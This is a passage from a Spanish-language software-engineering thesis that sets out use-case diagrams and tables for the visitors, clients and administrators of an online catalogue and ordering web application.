


Figura 16 BASE DE DATOS DEL APLICATIVO
Fuente: [Propia]

4.2.2. Modelos de Casos de Uso

El modelo de casos de uso sirve para definir a los actores o usuarios del sistema y la forma en que interactuarán con él, desde el punto de vista del usuario final.
En los diagramas de actores y casos de uso se van a usar las siguientes relaciones:

- **Asociación:** Relación básica entre actor y caso de uso, que denota su participación en él.
- **Generalización:** Herencia de un actor o caso de uso, donde sus relaciones o comportamiento podrán ser ampliados y refinados en las instancias especializadas.
- **Inclusión:** Relación entre casos de uso que denota la inserción del comportamiento de un escenario dentro de otro, permitiendo agrupar comportamientos comunes.
- **Extensión:** Relación entre casos de uso que denota la ampliación de un caso de uso con otro escenario que puede ser opcional o sujeto a determinadas condiciones.

4.2.2.1. Actores del sistema

Los actores son el conjunto de agentes externos que utilizan o se relacionan con el sistema. Un actor puede participar en varios casos de uso y un caso de uso puede interactuar con varios actores.
En nuestro caso tenemos a tres agentes humanos (visitante, cliente y administrador)




Figura 17 Caso uso usuarios
Fuente: [Propia]

Visitante: usuario que navega de forma anónima por la web.
Cliente: usuario registrado e identificado por el sistema. Se trata de una especialización de visitante, por lo que heredará todas sus relaciones.
Administrador: persona con acceso al gestor de contenidos que administrará la web.

Los casos de uso son representaciones de uno o más escenarios que describen cómo será la interacción entre el sistema y el usuario para alcanzar un único objetivo o tarea del negocio.




Figura 18 Caso de usos del sistema
Fuente: [Propia]

Los casos de uso han sido desglosados en función del actor con quien interactúa, mostrando un diagrama de casos de uso del actor y la definición o contrato de cada uno de ellos. En el caso del actor administrador, también se han clasificado según la entidad principal con la que relacione.

Con el fin de simplificar el modelo de casos de uso, en los casos básicos de gestión de entidades (alta, baja, consulta y modificación) que tengan un comportamiento común no se entrará en un elevado nivel de detalle, de modo que se tratarán sus datos de forma global sin especificar todos sus atributos. En caso de querer obtener más detalles acerca de éstos se podrá consultar su entidad en el Modelo Entidad-Relación mostrado previamente.




Figura 19 Caso de Uso Sistema
Fuente: [Propia]

4.2.2.2. Caso de uso Sistema (Usuario Visitante)

Caso de Uso	**Consultar sección**
Requisitos asociados	Aplicación-Menú Corporativo
Actor iniciador	Visitante
Descripción	Se consulta el contenido
Precondición	
Pos condición	Se muestra el contenido por pantalla
Curso normal	
1. El usuario quiere acceder a una sección 2. El sistema muestra secciones existentes 3. El usuario elige sección deseada 4. El sistema muestra el contenido de la sección	
Curso alternativo	

Tabla 5 Consultar sección
Fuente: [Propia]

Caso de Uso	**Consultar categoria**
Requisitos asociados	Aplicación-Catalogo Virtual
Actor iniciador	Visitante
Descripción	Se consulta familias y agrupaciones asociadas a unas categorías.
Precondición	La categoría esta activa
Pos condición	Se muestran las familias y agrupaciones de la categoría seleccionada
Curso normal	
1. El usuario quiere consultar una categoría. 2. El sistema muestra las categorías existentes. 3. El usuario elige la categoría deseada. 4. El sistema muestra las familias y agrupaciones de la categoría.	
Curso alternativo	
Extensión Consultar familia	

Tabla 6 Consultar categoría
Fuente: [Propia]

Caso de Uso	**Consultar familia**
Requisitos asociados	Aplicación-Catalogo Virtual
Actor iniciador	Visitante
Descripción	Se consulta el contenido de una familia.
Precondición	La familia está activa
Pos condición	Se muestran la información y los productos de la familia seleccionada
Curso normal	
1. El usuario quiere consultar una familia. 2. El sistema muestra las familias disponibles. 3. El usuario selecciona la familia deseada. 4. El sistema muestra la información de la familia.	
Curso alternativo	
Extensión Consultar producto	

Tabla 7 Consultar familia
Fuente: [Propia]

Caso de Uso	**Consultar agrupación**
Requisitos asociados	Aplicación-Catalogo Virtual
Actor iniciador	Visitante
Descripción	Se consulta el contenido de una agrupación.
Precondición	La agrupación esta activa
Pos condición	Se muestran la información y los productos de la agrupación seleccionada
Curso normal	
1. El usuario quiere consultar una agrupación. 2. El sistema muestra las agrupaciones disponibles. 3. El usuario selecciona la agrupación deseada. 4. El sistema muestra la información de la agrupación.	
Curso alternativo	
Extensión Consultar producto	

Tabla 8 Consultar agrupación
Fuente: [Propia]

Caso de Uso	**Buscar Producto**
Requisitos asociados	Aplicación-Buscar Producto
Actor iniciador	Visitante
Descripción	Se busca productos con determinadas condiciones
Precondición	
Pos condición	Se muestran los productos que satisfacen las restricciones
Curso normal	
1. El usuario quiere buscar un artículo. 2. El sistema muestra los posibles filtros para realizar la búsqueda. 3. El usuario introduce los valores deseados. 4. El sistema muestra una lista con los productos que satisfacen la búsqueda.	
Curso alternativo	
Si no se define ningún filtro, el sistema muestra un error solicitando algún criterio Extensión Consultar producto	

Tabla 9 Buscar producto
Fuente: [Propia]

Caso de Uso	**Consultar Producto**
Requisitos asociados	Aplicación-Ficha Productos
Actor iniciador	Visitante
Descripción	Se consulta la información de un producto
Precondición	El producto está activo, no es obsoleto y dispone de ficha.
Pos condición	Se muestra la información del producto seleccionado
Curso normal	
1. El usuario quiere consultar un producto. 2. El sistema muestra los productos disponibles. 3. El usuario selecciona el producto deseado. 4. El sistema muestra la información del producto y sus productos recomendados.	
Curso alternativo	
Si el producto está agotado se muestran sus productos sustitutos.	

Tabla 10 Consultar producto
Fuente: [Propia]

Caso de Uso	**Proforma**
Requisitos asociados	Aplicación-Proforma
Actor iniciador	Visitante
Descripción	Se consulta la proforma actual
Precondición	
Pos condición	Se muestra el contenido actual de la proforma
Curso normal	
1. El usuario quiere consultar la proforma. 2. El sistema muestra los productos pro formado, sus cantidades y sus precios. 3. El sistema muestra el coste total, el IVA y los gastos de envío.	
Curso alternativo	
Si no existe ningún producto pro formado, el sistema muestra un mensaje explicativo y finaliza el caso de uso.	

Tabla 11 Proforma
Fuente: [Propia]

Caso de Uso	**Alta cliente**
Requisitos asociados	Aplicación-Proforma
Actor iniciador	Visitante
Descripción	Se da de alta un nuevo cliente en el sistema
Precondición	
Pos condición	El cliente es registrado en el sistema.
Curso normal	
1. El usuario quiere darse de alta en el sistema. 2. El sistema solicita los datos al cliente. 3. El usuario introduce los datos. 4. El sistema valida los datos. 5. El sistema registra el cliente. 6. El sistema envía un email de bienvenida con los datos del registro.	
Curso alternativo	
Si ya existe un usuario con el mismo email o alguno de los datos introducidos no es válido, se muestra un mensaje de error y se vuelve al punto 3.	

Tabla 12 Alta cliente
Fuente: [Propia]

Caso de Uso	**Añadir Producto Proforma**
Requisitos asociados	Aplicación-Proforma
Actor iniciador	Visitante
Descripción	Se añade producto a la proforma
Precondición	
Pos condición	Se inserta una unidad de un producto a la proforma.
Curso normal	
1. El usuario quiere añadir un producto ala proforma. 2. El usuario selecciona el producto deseado. 3. El sistema añade una nueva línea a proforma. 4. El sistema muestra todas las líneas de la proforma.	
Curso alternativo	
Si ya existía otra línea en la proforma con el mismo producto, se incrementa su cantidad en una unidad.	

Tabla 13 Añadir producto proforma
Fuente: [Propia]

Caso de Uso	**Modificar Producto Proforma**
Requisitos asociados	Aplicación-proforma
Actor iniciador	Visitante
Descripción	Se modifica la cantidad de un producto de la proforma.
Precondición	Debe existir en la proforma con ese producto.
Pos condición	Se modifica la cantidad de productos en la proforma.
Curso normal	
1. El usuario quiere modificar la cantidad de un producto de proforma. 2. Inclusión Consultar proforma. 3. El usuario modifica la cantidad de un producto. 4. El sistema valida la cantidad. 5. El sistema actualiza la proforma.	
Curso alternativo	
Si la cantidad no es un número entero o es menor a 1, se actualiza con un 1.	

Tabla 14 Modificar producto proforma
Fuente: [Propia]

Caso de Uso	**Eliminar Producto Proforma**
Requisitos asociados	Aplicación-proforma
Actor iniciador	Visitante
Descripción	Se elimina producto de la proforma
Precondición	Debe existir ese producto
Pos condición	Se elimina el producto de la proforma
Curso normal	
1. El usuario quiere eliminar un producto de la proforma. 2. Inclusión Consultar proforma. 3. El usuario selecciona la línea deseada. 4. El sistema pide confirmación para borrarlo. 5. El usuario confirma la acción. 6. El sistema elimina la producto de proforma.	
Curso alternativo	
Si el usuario no confirma la acción finaliza el caso de uso.	

Tabla 15 Eliminar producto proforma
Fuente: [Propia]

Caso de Uso	**Eliminar Proforma**
Requisitos asociados	Aplicación-proforma
Actor iniciador	Visitante
Descripción	Se elimina la proforma
Precondición	Debe existir ese al menos un producto
Pos condición	Se elimina la proforma
Curso normal	
1. El usuario quiere eliminarla proforma. 2. Inclusión Consultar proforma. 3. El usuario selecciona la opción de vaciar la proforma. 4. El sistema pide confirmación para borrar toda la proforma. 5. El usuario confirma la acción. 6. El sistema elimina toda la proforma.	
Curso alternativo	
Si el usuario no confirma la acción finaliza el caso de uso.	

Tabla 16 Eliminar Proforma
Fuente: [Propia]

4.2.2.3. Casos de Uso Sistema (Usuario registrado-Cliente)

Figura 20 Usuario registrado/cliente
Fuente: [Propia]

Caso de Uso	**Iniciar sesión**
Requisitos asociados	Aplicación-Registro-Usuario
Actor iniciador	Usuario Registrado
Descripción	El usuario inicia sesión en el sistema
Precondición	
Pos condición	El visitante es identificado como usuario registrado del sistema
Curso normal	
1. El usuario quiere identificarse en el sistema. 2. El sistema solicita el email del usuario y la contraseña. 3. El usuario introduce su email y contraseña. 4. El sistema valida los datos. 5. El sistema reconoce el usuario y recupera su información.	
Curso alternativo	

Si no existe la cuenta o la contraseña es incorrecta, se muestra un mensaje de error y se vuelve al punto 3.

Tabla 17 Iniciar sesión
Fuente: [Propia]

Caso de Uso	**Cerrar sesión**
Requisitos asociados	Aplicación-Registro-Usuario
Actor iniciador	Usuario Registrado
Descripción	El usuario cierra sesión del sistema
Precondición	El usuario ha iniciado sesión
Pos condición	El usuario deja de ser identificado como cliente registrado de la tienda
Curso normal	
1. El usuario quiere cerrar sesión en el sistema 2. El sistema pide al usuario que confirme la acción. 3. El usuario confirma. 4. El sistema cierra la sesión del cliente.	
Curso alternativo	
Si el usuario no confirma la acción, finaliza el caso de uso.	

Tabla 18 Cerrar sesión
Fuente: [Propia]

Caso de Uso	**Cambiar Contraseña**
Requisitos asociados	Aplicación-Registro-Usuario
Actor iniciador	Usuario Registrado
Descripción	El usuario cambia contraseña.
Precondición	El usuario a iniciado contraseña
Pos condición	El usuario nueva contraseña de acceso.
Curso normal	
1. El cliente quiere cambiar la contraseña 2. El sistema solicita la contraseña antigua y contraseña y una repetición de ésta. 3. El usuario introduce los datos 4. El sistema valida los datos 5. El sistema registra la nueva contraseña	

Curso alternativo
La contraseña antigua no es correcta y/o repetición de la contraseña no coincide con la nueva contraseña no es correcta, muestra un mensaje de error y se vuelve al punto 2.

Tabla 19 Cambiar contraseña
Fuente: [Propia]

Caso de Uso	**Recuperar Contraseña**
Requisitos asociados	Aplicación-Registro-Usuario
Actor iniciador	Usuario Registrado
Descripción	Si olvidado su contraseña, el cliente obtiene en su cuenta de email una nueva contraseña generada aleatoriamente.
Precondición	
Pos condición	Se envía la nueva contraseña al mail del cliente y se actualiza en el sistema
Curso normal	
1. El cliente no recuerda su contraseña y quiere obtener una nueva. 2. El sistema solicita el email al usuario. 3. El usuario introduce su email. 4. El sistema pide al usuario que confirme la acción. 5. El usuario confirma. 6. El sistema valida los datos. 7. El sistema genera una nueva contraseña aleatoria. 8. El sistema envía un email al cliente informándole de la nueva contraseña. 9. El sistema actualiza la contraseña en el sistema.	
Curso alternativo	
Si el usuario no confirma la acción, finaliza el caso de uso. Si el email no es válido o no existe ninguna cuenta para esa dirección, se muestra un mensaje de error y se vuelve al punto 3. Si se produce un error al enviar el email con la contraseña se muestra un mensaje de error y finaliza el caso de uso.	

Tabla 20 Recuperar contraseña
Fuente: [Propia]

Caso de Uso	**Consultar usuario**
Requisitos asociados	Aplicación-Registro-Usuario
Actor iniciador	Usuario Registrado
Descripción	El usuario consulta sus propios datos
Precondición	El usuario ha iniciado sesión
Pos condición	Los datos del cliente son mostrados por pantalla
Curso normal	
1. El usuario quiere consultar sus datos en el sistema 2. El sistema muestra los datos del usuario	
Curso alternativo	

Tabla 21 Consultar usuario
Fuente: [Propia]

Caso de Uso	**Modificar usuario**
Requisitos asociados	Aplicación-Registro-Usuario
Actor iniciador	Usuario Registrado
Descripción	El usuario modifica datos
Precondición	El usuario ha iniciado sesión
Pos condición	Los datos del cliente se actualizan.
Curso normal	
1. El usuario quiere modificar alguno de sus datos en el sistema. 2. El sistema muestra los datos del cliente. 3. El usuario modifica los datos. 4. El sistema valida los nuevos datos. 5. El sistema registra los cambios introducidos por el cliente.	
Curso alternativo	
Si se muestra algún error se vuelve al punto 3.	

Tabla 22 Modificar usuario
Fuente: [Propia]

Caso de Uso	**Realizar pedido**
Requisitos asociados	Aplicación-Proceso de proforma
Actor iniciador	Usuario Registrado

Descripción	El usuario genera una proforma con varios productos.
Precondición	El usuario ha iniciado sesión
Pos condición	El pedido y todas sus líneas quedan registrados en el sistema
Curso normal	
1. El usuario quiere realizar un pedido con varios productos. 2. El sistema valida la proforma/pedido. 3. El sistema solicita al cliente los datos de envío del pedido. 4. El usuario introduce los datos. 5. El sistema valida los datos. 6. El sistema registra el pedido y sus líneas como pendientes de pagar.	
Curso alternativo	
Si la proforma está vacía se muestra un mensaje de error y finaliza el caso de uso. Si los datos del pedido no son válidos, se muestra un mensaje de error y se vuelve al punto 3.	

Tabla 23 Realizar pedido
Fuente: [Propia]

Caso de Uso	**Confirmar pedido**
Requisitos asociados	Aplicación-Proceso de proforma
Actor iniciador	Usuario Registrado
Descripción	El usuario confirma proforma/pedido.
Precondición	El usuario ha iniciado sesión El pedido existe en el sistema y tiene alguna línea
Pos condición	El pedido se marca como confirmado
Curso normal	
1. El usuario quiere confirmar un pedido realizado 2. El sistema marca el pedido como pagado, muestra un mensaje de confirmación y envía un mail con los datos de la compra al cliente. 3. El sistema muestra un resumen final del pedido.	
Curso alternativo	
Si existe algún error termina el caso de uso	

Tabla 24 Confirmar pedido
Fuente: [Propia]

4.2.2.4. Casos de Uso Administración (sesión)




Figura 21 Caso de uso Administración sesión
Fuente: [Propia]

Caso de Uso	**Iniciar sesión**
Requisitos asociados	Admin-Usuarios
Actor iniciador	Administrador
Descripción	Administrador inicia sesión.
Precondición	Administrador no ha iniciado sesión
Pos condición	Administrado registrado en sistema
Curso normal	
1. El administrador quiere iniciar sesión en el sistema. 2. El sistema solicita su nombre y su contraseña. 3. El administrador introduce los datos. 4. El sistema valida los nuevos datos. 5. El sistema identifica al administrador y crea una nueva sesión.	
Curso alternativo	
Si no existe error se vuelve al punto 3.	

Tabla 25 Iniciar sesión
Fuente: [Propia]

Caso de Uso	**Cerrar sesión**
Requisitos asociados	Admin-Usuarios
Actor iniciador	Administrador
Descripción	Administrador cierra sesión del sistema.

Precondición	Administrador no ha iniciado sesión
Postcondición	Administrado deja de identificarse en el sistema
Curso normal	
1. El administrador quiere finalizar la sesión en el sistema. 2. El sistema pide al administrador que confirme la acción. 3. El administrador confirma. 4. El sistema elimina la sesión.	
Curso alternativo	
Si el administrador no confirma la acción, finaliza el caso de uso	

Tabla 26 Cerrar sesión
Fuente: [Propia]

4.2.2.5. Casos de Uso Administración (usuarios)




Figura 22 Casos de Uso Administración usuarios
Fuente: [Propia]

Caso de Uso	**Alta usuario**
Requisitos asociados	Admin-Usuarios
Actor iniciador	Administrador
Descripción	Creación de un nuevo usuario en el sistema
Precondición	Administrador ha iniciado sesión
Postcondición	Usuario queda registrado en el sistema
Curso normal	
1. El administrador quiere dar de alta un nuevo usuario.	

2. El sistema solicita los datos del usuario. 3. El administrador introduce los datos. 4. El sistema valida los datos. 5. El sistema registra el usuario.
Curso alternativo
Si ya existe otro usuario o existe algún error se vuelve al punto 3.

Tabla 27 Alta usuario
Fuente: [Propia]

Caso de Uso	**Consulta usuario**
Requisitos asociados	Admin-Usuarios
Actor iniciador	Administrador
Descripción	Consulta de los datos de un usuario
Precondición	Administrador ha iniciado sesión El usuario existe en el sistema
Postcondición	Datos del usuario son mostrados en pantalla
Curso normal	
1. El administrador quiere consultar los datos de un usuario. 2. El sistema muestra los usuarios existentes. 3. El administrador selecciona el usuario deseado. 4. El sistema muestra los datos del usuario.	
Curso alternativo	
El administrador quiere buscar un usuario con determinadas características. El sistema solicita los criterios de búsqueda. El administrador introduce los criterios. El sistema muestra los usuarios que satisfacen las restricciones. El caso de uso continúa en el punto 3.	

Tabla 28 Consulta usuario
Fuente: [Propia]

Caso de Uso	**Modificación usuario**
